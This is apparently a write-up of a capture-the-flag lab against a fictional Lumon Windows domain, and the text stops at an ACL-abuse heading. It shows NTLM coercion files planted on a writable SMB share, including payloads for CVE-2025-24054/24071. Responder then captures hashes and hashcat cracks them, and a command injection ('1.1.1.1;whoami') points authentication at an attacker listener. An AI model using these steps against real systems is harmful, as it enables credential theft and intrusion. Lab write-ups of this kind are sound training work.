
Scenario
Objective and Scope
Lumon Industries will soon be integrating a high-value employee into the organization. In accordance with internal security protocols, a comprehensive penetration test and internal access verification must be conducted prior to full onboarding.
For the purposes of this evaluation, you will be provided the assigned credentials and access permissions corresponding to the subject employee. Your objective is to assess the scope and boundaries of these permissions, ensuring compliance with all Lumon security standards and operational safeguards.
Starting Credentials
| Username | Password |
|---|---|
| hellyr | [REDACTED] |
Difficulty: Medium OS: Windows Server 2025
Enumeration
Credential Validation and Host Configuration
To start, I used UwU Toolkit to generate the host file and validate the provided credentials:
UwU Toolkit > use nxc
[+] Using module: auxiliary/netexec
UwU Toolkit netexec > set RHOSTS 10.1.188.43
RHOSTS => 10.1.188.43
UwU Toolkit netexec > creds use 1
[*] USER => hellyr
[*] PASS => [REDACTED]
[+] Loaded credential: 1
UwU Toolkit netexec > set GENERATE_HOSTS yes
GENERATE_HOSTS => yes
UwU Toolkit netexec > run
[*] Running netexec...
[*] Target: 10.1.188.43
[*] User: hellyr
[*] Protocol: SMB
[*] Action: check
[*] Executing: NetExec smb 10.1.188.43 -u hellyr -p '[REDACTED]'
[*] SMB 10.1.188.43 445 INTRANET Windows 11 / Server 2025 Build 26100 x64 (name:INTRANET)
(domain:lumons.hacksmarter) (signing:False) (SMBv1:None)
[+] SMB 10.1.188.43 445 INTRANET [+] lumons.hacksmarter\hellyr:[REDACTED]
[+] Generated /etc/hosts entries:
10.1.188.43 INTRANET INTRANET.lumons.hacksmarter lumons.hacksmarter
[?] Append to /etc/hosts? [Y/n]: y
[+] Entries added to /etc/hosts
[+] Module completed successfully
While waiting for NMAP results to complete, I started enumerating the web server.
Web Application Enumeration

The user is able to authenticate to the webserver:

After authenticating, the Lumon HackSmarter Intranet home page is displayed:
SMB Share Enumeration
Additional enumeration on the user shares shows MDRepo:
UwU Toolkit netexec > set action shares
ACTION => shares
UwU Toolkit netexec > run
[*] Running netexec...
[*] Target: 10.1.188.43
[*] User: hellyr
[*] Protocol: SMB
[*] Action: shares
[*] Executing: NetExec smb 10.1.188.43 -u hellyr -p '[REDACTED]' --shares
[*] SMB 10.1.188.43 445 INTRANET Windows 11 / Server 2025 Build 26100 x64 (name:INTRANET)
(domain:lumons.hacksmarter) (signing:False) (SMBv1:None)
[+] SMB 10.1.188.43 445 INTRANET [+] lumons.hacksmarter\hellyr:[REDACTED]
[*] SMB 10.1.188.43 445 INTRANET Enumerated shares
SMB 10.1.188.43 445 INTRANET Share Permissions Remark
SMB 10.1.188.43 445 INTRANET ----- ----------- ------
SMB 10.1.188.43 445 INTRANET ADMIN$ Remote Admin
SMB 10.1.188.43 445 INTRANET C$ Default share
SMB 10.1.188.43 445 INTRANET IPC$ READ Remote IPC
SMB 10.1.188.43 445 INTRANET MDRepo READ,WRITE
Enumerating the shares we see two files. Let’s pull these and see if we can identify anything interesting:
Exegol > smbclient.py 'hellyr':'[REDACTED]'@10.1.188.43
Impacket (Exegol fork) v0.13.0.dev0+20250723.125503.b5db2dd7 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shartes
*** Unknown syntax: shartes
# shares
ADMIN$
C$
IPC$
MDRepo
# use MDRepo
# ls
drw-rw-rw- 0 Fri Jan 23 10:39:47 2026 .
drw-rw-rw- 0 Sun Oct 12 09:40:05 2025 ..
-rw-rw-rw- 131 Sun Oct 12 10:57:18 2025 Lumons Intranet.url
-rw-rw-rw- 539001 Sun Oct 12 12:02:10 2025 Lumons_International.pdf
#
We have a couple potential users in the PDF:
For managerial needs worldwide, contact: harmonyc@lumons.hacksmarter
For IT assistance, contact: IT-Support@lumons.hacksmarter
This page is a supplemental internal communication. Replace the placeholder image with
an actual screenshot before distribution.
This information also looks promising:
How to Request Access To Admin & Terminal Panel(s) (Internal)
Submit an access request via the Lumons internal portal (Seoul Annex > Access
Requests). Requests require manager approval and a documented research rationale.
External collaborators must provide institutional affiliation and a letter of intent.
Cookie Analysis
Taking a look at the cookie we can see is_admin is set to false. We can try to manipulate the cookie:

eyJpc19hZG1pbiI6ZmFsc2UsInVzZXJuYW1lIjoiaGVsbHlyIn0

Decoded: {"is_admin":false,"username":"hellyr"}
This did not work. Let’s continue to figure out how to make this user an admin.
Web Directory Enumeration
Using Feroxbuster to identify potential entry points:
Exegol > feroxbuster -u https://lumons.hacksmarter/ -k -w /usr/share/seclists/Discovery/Web-Content/common.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                  ver: 2.13.0
───────────────────────────┬──────────────────────
 Target Url            │ https://lumons.hacksmarter/
 In-Scope Url          │ lumons.hacksmarter
 Threads               │ 50
 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/common.txt
 Status Codes          │ All Status Codes!
 Timeout (secs)        │ 7
 User-Agent            │ feroxbuster/2.13.0
 Extract Links         │ true
 HTTP methods          │ [GET]
 Insecure              │ true
 Recursion Depth       │ 4
 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 Press [ENTER] to use the Scan Management Menu
──────────────────────────────────────────────────
404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 194l 386w 4298c https://lumons.hacksmarter/login
302 GET 5l 22w 199c https://lumons.hacksmarter/ => https://lumons.hacksmarter/login
403 GET 5l 27w 213c https://lumons.hacksmarter/admin
302 GET 5l 22w 199c https://lumons.hacksmarter/home => https://lumons.hacksmarter/login
302 GET 5l 22w 199c https://lumons.hacksmarter/logout => https://lumons.hacksmarter/login
404 GET 29l 95w 1245c https://lumons.hacksmarter/lost+found
200 GET 7180l 43024w 3567246c https://lumons.hacksmarter/static/images/background.png
403 GET 5l 27w 213c https://lumons.hacksmarter/terminal
404 GET 29l 95w 1245c https://lumons.hacksmarter/web.config
[####################] - 9s 4757/4757 0s found:9 errors:0
[####################] - 9s 4751/4751 545/s https://lumons.hacksmarter/
Everything was access denied.
Initial Access - NTLM Coercion
Earlier we identified that the MDRepo had read/write. Let’s test if I can attempt to coerce an NTLM hash using UwU Toolkit.
Testing the ntlm_coerce Module
UwU Toolkit ntlm_coerce > run
[*] Running ntlm_coerce...
[*] Listener IP: 10.200.31.187
[*] Filename: @important
[*] File types: all
[*] Output: /workspace/ntlm_theft_output
[*] Running ntlm_theft...
Are you sure to want to delete @important? [Y/N]
[+] ntlm_theft completed successfully
[*] Also generating CVE-2025-24054 / CVE-2025-24071 payloads...
[+] Created: @important.library-ms (CVE-2025-24054/24071)
[+] Created: @important_icon.library-ms (icon reference variant)
[+] Created: @important.searchConnector-ms
[+] Generated 25 file(s):
@important.library-ms
@important-(externalcell).xlsx
@important-(frameset).docx
@important-(fulldocx).xml
@important-(handler).htm
@important-(icon).url
@important-(includepicture).docx
@important-(remotetemplate).docx
@important-(stylesheet).xml
@important-(url).url
@important.application
@important.asx
@important.htm
@important.jnlp
@important.library-ms
@important.lnk
@important.m3u
@important.pdf
@important.rtf
@important.scf
@important.theme
@important.wax
Autorun.inf
desktop.ini
@important_icon.library-ms
[*] Uploading to \\10.1.188.43\MDRepo...
[+] Uploaded: @important.library-ms
[+] Uploaded: @important-(externalcell).xlsx
[+] Uploaded: @important-(frameset).docx
[+] Uploaded: @important-(fulldocx).xml
[+] Uploaded: @important-(handler).htm
[+] Uploaded: @important-(icon).url
[+] Uploaded: @important-(includepicture).docx
[+] Uploaded: @important-(remotetemplate).docx
[+] Uploaded: @important-(stylesheet).xml
[+] Uploaded: @important-(url).url
[+] Uploaded: @important.application
[+] Uploaded: @important.asx
[+] Uploaded: @important.htm
[+] Uploaded: @important.jnlp
[+] Uploaded: @important.library-ms
[+] Uploaded: @important.lnk
[+] Uploaded: @important.m3u
[+] Uploaded: @important.pdf
[+] Uploaded: @important.rtf
[+] Uploaded: @important.scf
[+] Uploaded: @important.theme
[+] Uploaded: @important.wax
[+] Uploaded: Autorun.inf
[+] Uploaded: desktop.ini
[+] Uploaded: @important_icon.library-ms
[*] Start Responder before user browses to share:
responder -I tun0 -v
[*] Or use ntlmrelayx for relay attacks:
ntlmrelayx.py -tf targets.txt -smb2support
Capturing harmonyc Hash
Using Responder, we identify the hash:
[SMB] NTLMv2-SSP Client : 10.1.188.43
[SMB] NTLMv2-SSP Username : LUMONS\harmonyc
[SMB] NTLMv2-SSP Hash :
harmonyc::LUMONS:[HASH REDACTED]
Let’s try to add a new feature to UwU to automatically execute all the NTLMv2 capture and cracking.
Automated Hash Capture and Cracking
Testing the new module in UwU for ntlm_coerce:
UwU Toolkit ntlm_coerce > options

Module options:

Name               Current                                  Required   Description
---------------- ---------------------------------- ---------- ---------------------------------------------
AUTO_CRACK       yes                                no         Automatically crack captured hashes
AUTO_RESPONDER   yes                                no         Start Responder automatically
CREATE_ZIP       no                                 no         Wrap files in ZIP (for CVE-2025-24054 extraction trigger)
DOMAIN                                              no         Domain for SMB auth
FILENAME         @important                         no         Base filename for generated files
FILE_TYPE        all                                no         File types to generate
INTERFACE        tun0                               no         Network interface for Responder
LHOST            10.200.31.187                      yes        Listener IP (your Responder IP)
OUTPUT_DIR       ntlm_theft_output                  no         Output directory for files
PASS             [REDACTED]                       no         Password for SMB auth
REMOTE_PATH                                         no         Remote path within share (optional)
RHOSTS           10.1.188.43                        no         Target host for upload
SHARE            MDRepo                             no         Share name for upload
SHARE_NAME       share                              no         SMB share name for UNC path
UPLOAD           yes                                no         Upload to target share
USER             hellyr                             no         Username for SMB auth
WAIT_TIME        60                                 no         Seconds to wait for hash capture (0=don't wait)
WORDLIST         /usr/share/wordlists/rockyou.txt   no         Wordlist for hash cracking

UwU Toolkit ntlm_coerce > run
[*] Running ntlm_coerce...
[*] Listener IP: 10.200.31.187
[*] Filename: @important
[*] File types: all
[*] Output: /workspace/ntlm_theft_output
[*] Auto-Responder: enabled on tun0
[*] Auto-Crack: enabled with /usr/share/wordlists/rockyou.txt
[*] Starting Responder on tun0...
[*] Cleared previous Responder captures
[+] Responder started successfully
[*] Running ntlm_theft...
Are you sure to want to delete @important? [Y/N]
[+] ntlm_theft completed successfully
[*] Also generating CVE-2025-24054 / CVE-2025-24071 payloads...
[+] Created: @important.library-ms (CVE-2025-24054/24071)
[+] Created: @important_icon.library-ms (icon reference variant)
[+] Created: @important.searchConnector-ms
[+] Generated 25 file(s):
@important.library-ms
@important-(externalcell).xlsx
@important-(frameset).docx
@important-(fulldocx).xml
@important-(handler).htm
@important-(icon).url
@important-(includepicture).docx
@important-(remotetemplate).docx
@important-(stylesheet).xml
@important-(url).url
@important.application
@important.asx
@important.htm
@important.jnlp
@important.library-ms
@important.lnk
@important.m3u
@important.pdf
@important.rtf
@important.scf
@important.theme
@important.wax
Autorun.inf
desktop.ini
@important_icon.library-ms
[*] Uploading to \\10.1.188.43\MDRepo...
[+] Uploaded: @important.library-ms
[+] Uploaded: @important-(externalcell).xlsx
[+] Uploaded: @important-(frameset).docx
[+] Uploaded: @important-(fulldocx).xml
[+] Uploaded: @important-(handler).htm
[+] Uploaded: @important-(icon).url
[+] Uploaded: @important-(includepicture).docx
[+] Uploaded: @important-(remotetemplate).docx
[+] Uploaded: @important-(stylesheet).xml
[+] Uploaded: @important-(url).url
[+] Uploaded: @important.application
[+] Uploaded: @important.asx
[+] Uploaded: @important.htm
[+] Uploaded: @important.jnlp
[+] Uploaded: @important.library-ms
[+] Uploaded: @important.lnk
[+] Uploaded: @important.m3u
[+] Uploaded: @important.pdf
[+] Uploaded: @important.rtf
[+] Uploaded: @important.scf
[+] Uploaded: @important.theme
[+] Uploaded: @important.wax
[+] Uploaded: Autorun.inf
[+] Uploaded: desktop.ini
[+] Uploaded: @important_icon.library-ms
[*] Waiting up to 60s for hash capture (Ctrl+C to stop)...
[+] Captured NTLMv2 hash: harmonyc::[HASH REDACTED]
[+] Captured NTLMv2 hash: harmonyc::[HASH REDACTED]
[+] Captured NTLMv2 hash: harmonyc::[HASH REDACTED]
[+] Captured NTLMv2 hash: harmonyc::[HASH REDACTED]
[*] Waiting... 45s remaining
[*] Waiting... 30s remaining
[*] Waiting... 15s remaining
[+] Captured NTLMv2 hash: harmonyc::[HASH REDACTED]
[+] Captured NTLMv2 hash: harmonyc::[HASH REDACTED]
[+] Captured 6 new hash(es) for harmonyc
[*] Attempting to crack captured hashes...
[*] Running hashcat (NTLMv2 mode 5600)...
[+] Cracked passwords:
HARMONYC::LUMONS:[HASH REDACTED]:[REDACTED]
[*] Responder stopped
We identify [REDACTED] for HARMONYC.
Validating New Credentials
Let’s add and verify the new creds:
UwU Toolkit ntlm_coerce > creds set HARMONYC [REDACTED]
UwU Toolkit netexec > run
[*] Running netexec...
[*] Target: 10.1.188.43
[*] User: HARMONYC
[*] Protocol: SMB
[*] Action: check
[*] Executing: NetExec smb 10.1.188.43 -u HARMONYC -p '[REDACTED]'
[*] SMB 10.1.188.43 445 INTRANET Windows 11 / Server 2025 Build 26100 x64 (name:INTRANET)
(domain:lumons.hacksmarter) (signing:False) (SMBv1:None)
[+] SMB 10.1.188.43 445 INTRANET [+] lumons.hacksmarter\HARMONYC:[REDACTED]
[+] Module completed successfully
Active Directory Enumeration
Domain Controller Discovery
Let’s add in the DC to our /etc/hosts file:
UwU Toolkit netexec > set GENERATE_HOSTS yes
GENERATE_HOSTS => yes
UwU Toolkit netexec > run
[*] Running netexec...
[*] Target: 10.1.250.54
[*] Domain: dc01.lumons.hacksmarter
[*] User: hellyr
[*] Protocol: SMB
[*] Action: check
[*] Executing: NetExec smb 10.1.250.54 -u hellyr -p '[REDACTED]' -d dc01.lumons.hacksmarter
[*] SMB 10.1.250.54 445 DC01 Windows 11 / Server 2025 Build 26100 x64 (name:DC01)
(domain:lumons.hacksmarter) (signing:True) (SMBv1:None) (Null Auth:True)
[+] SMB 10.1.250.54 445 DC01 [+] dc01.lumons.hacksmarter\hellyr:[REDACTED]
[+] Generated /etc/hosts entries:
10.1.250.54 DC01 DC01.lumons.hacksmarter lumons.hacksmarter
[?] Append to /etc/hosts? [Y/n]: y
[+] Entries added to /etc/hosts
[+] Module completed successfully
BloodHound Collection
UwU Toolkit bloodhound_collect > set RUSTHOUND no
RUSTHOUND => no
UwU Toolkit bloodhound_collect > run
[*] Running bloodhound_collect...
[*] Collector: bloodhound-ce.py
[*] Target DC: DC01.lumons.hacksmarter (10.1.250.54)
[*] Domain: lumons.hacksmarter
[*] User: hellyr
[*] Collection: all
[*] Output: /workspace/bloodhound_output
[*] Command: bloodhound-ce.py --zip -c All -d lumons.hacksmarter -u hellyr -p '[HIDDEN]' -dc DC01.lumons.hacksmarter -ns 10.1.250.54
[*] Running bloodhound-ce.py in Exegol...
[+] : Found AD domain: lumons.hacksmarter
[*] Connecting to LDAP server...
[!] : LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
[+] : Found 2 computers
[*] Connecting to LDAP server...
[!] : LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
[+] : Found 28 users
[+] : Found 60 groups
[+] : Done in 00M 16S
[+] : Compressing output into 20260123121700_bloodhound.zip
[+] BloodHound collection completed!
[*] ZIP file saved - check current directory
[*] Import the output into BloodHound CE for analysis
[+] Module completed successfully
UwU Toolkit bloodhound_collect >
Privilege Escalation - Web Application Command Injection
Admin Panel Access

After authenticating to the intranet as harmonyc, we have admin panel access and limited terminal:
Command Injection Discovery
Pinging 1.1.1.1;whoami shows that we are executing as intranetsvc:
Pinging 1.1.1.1 with 32 bytes of data:
Request timed out.
Ping statistics for 1.1.1.1:
Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),
lumons\intranetsvc
We have command injection!
Pinging 1.1.1.1 with 32 bytes of data:
Request timed out.
Ping statistics for 1.1.1.1:
Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),

Directory: C:\inetpub\wwwroot\Intranet

Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 1/23/2026 6:27 PM logs
d----- 10/9/2025 11:55 PM Microsoft
d----- 10/9/2025 9:48 PM static
d----- 10/9/2025 8:35 PM templates
d----- 10/9/2025 9:03 PM venv
d----- 10/9/2025 8:59 PM __pycache__
-a---- 10/11/2025 6:43 AM 10919 app.py
-a---- 1/23/2026 8:33 PM 1140 intranetsvc.log
-a---- 10/9/2025 8:34 PM 24 requirements.txt
-a---- 10/11/2025 3:05 AM 1694 web.config
Capturing intranetsvc Hash
Using the Browse File System we can target it to our Responder at \\10.200.31.187\test:
IntranetSvc::LUMONS:[HASH REDACTED]
Using UwU hashcrack we can crack the hash instantly:
INTRANETSVC::LUMONS:[HASH REDACTED]:[REDACTED]
ACL Abuse - ForceChangePassword
BloodHound Analysis
